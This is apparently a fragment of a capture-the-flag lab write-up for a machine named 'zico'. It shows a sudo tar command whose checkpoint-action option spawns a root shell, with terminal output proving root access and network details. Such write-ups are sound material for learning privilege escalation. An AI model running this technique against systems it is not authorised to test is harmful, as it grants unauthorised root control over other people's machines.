
POC Image

```
sudo -u root /bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-action=exec=/bin/sh
```



```
zico@zico:~/joomla/installation$ id                                  id
id
uid=1000(zico) gid=1000(zico) groups=1000(zico)
zico@zico:~/joomla/installation$ whoami                            whoami
whoami
zico@zico:~/joomla/installation$                                   sudo -u root /bin/tar -cf /dev/null /dev/null --checkpoint=1 --checkpoint-actio
n=exec=/bin/sh
-checkpoint=1 --checkpoint-action=exec=/bin/sh-
/bin/tar: Removing leading `/' from member names
# id
id
uid=0(root) gid=0(root) groups=0(root)
# whoami
whoami
root
# 
```

Proof of User



```
id
uid=0(root) gid=0(root) groups=0(root)
# whoami
whoami
root
# hostname
hostname
zico
# ip add
ip add
1: lo: <LOOPBACK,UP,LOWER_UP> mtu 16436 qdisc noqueue state UNKNOWN
    link/loopback 00:00:00:00:00:00 brd 00:00:00:00:00:00
    inet 127.0.0.1/8 scope host lo
    inet6 ::1/128 scope host
       valid_lft forever preferred_lft forever
2: eth0: <BROADCAST,MULTICAST,UP,LOWER_UP> mtu 1500 qdisc pfifo_fast state UP qlen 1000
    link/ether 00:0c:29:dc:0a:5b brd ff:ff:ff:ff:ff:ff
    inet 10.10.10.129/24 brd 10.10.10.255 scope global eth0
    inet6 fe80::20c:29ff:fedc:a5b/64 scope link
       valid_lft forever preferred_lft forever
#
```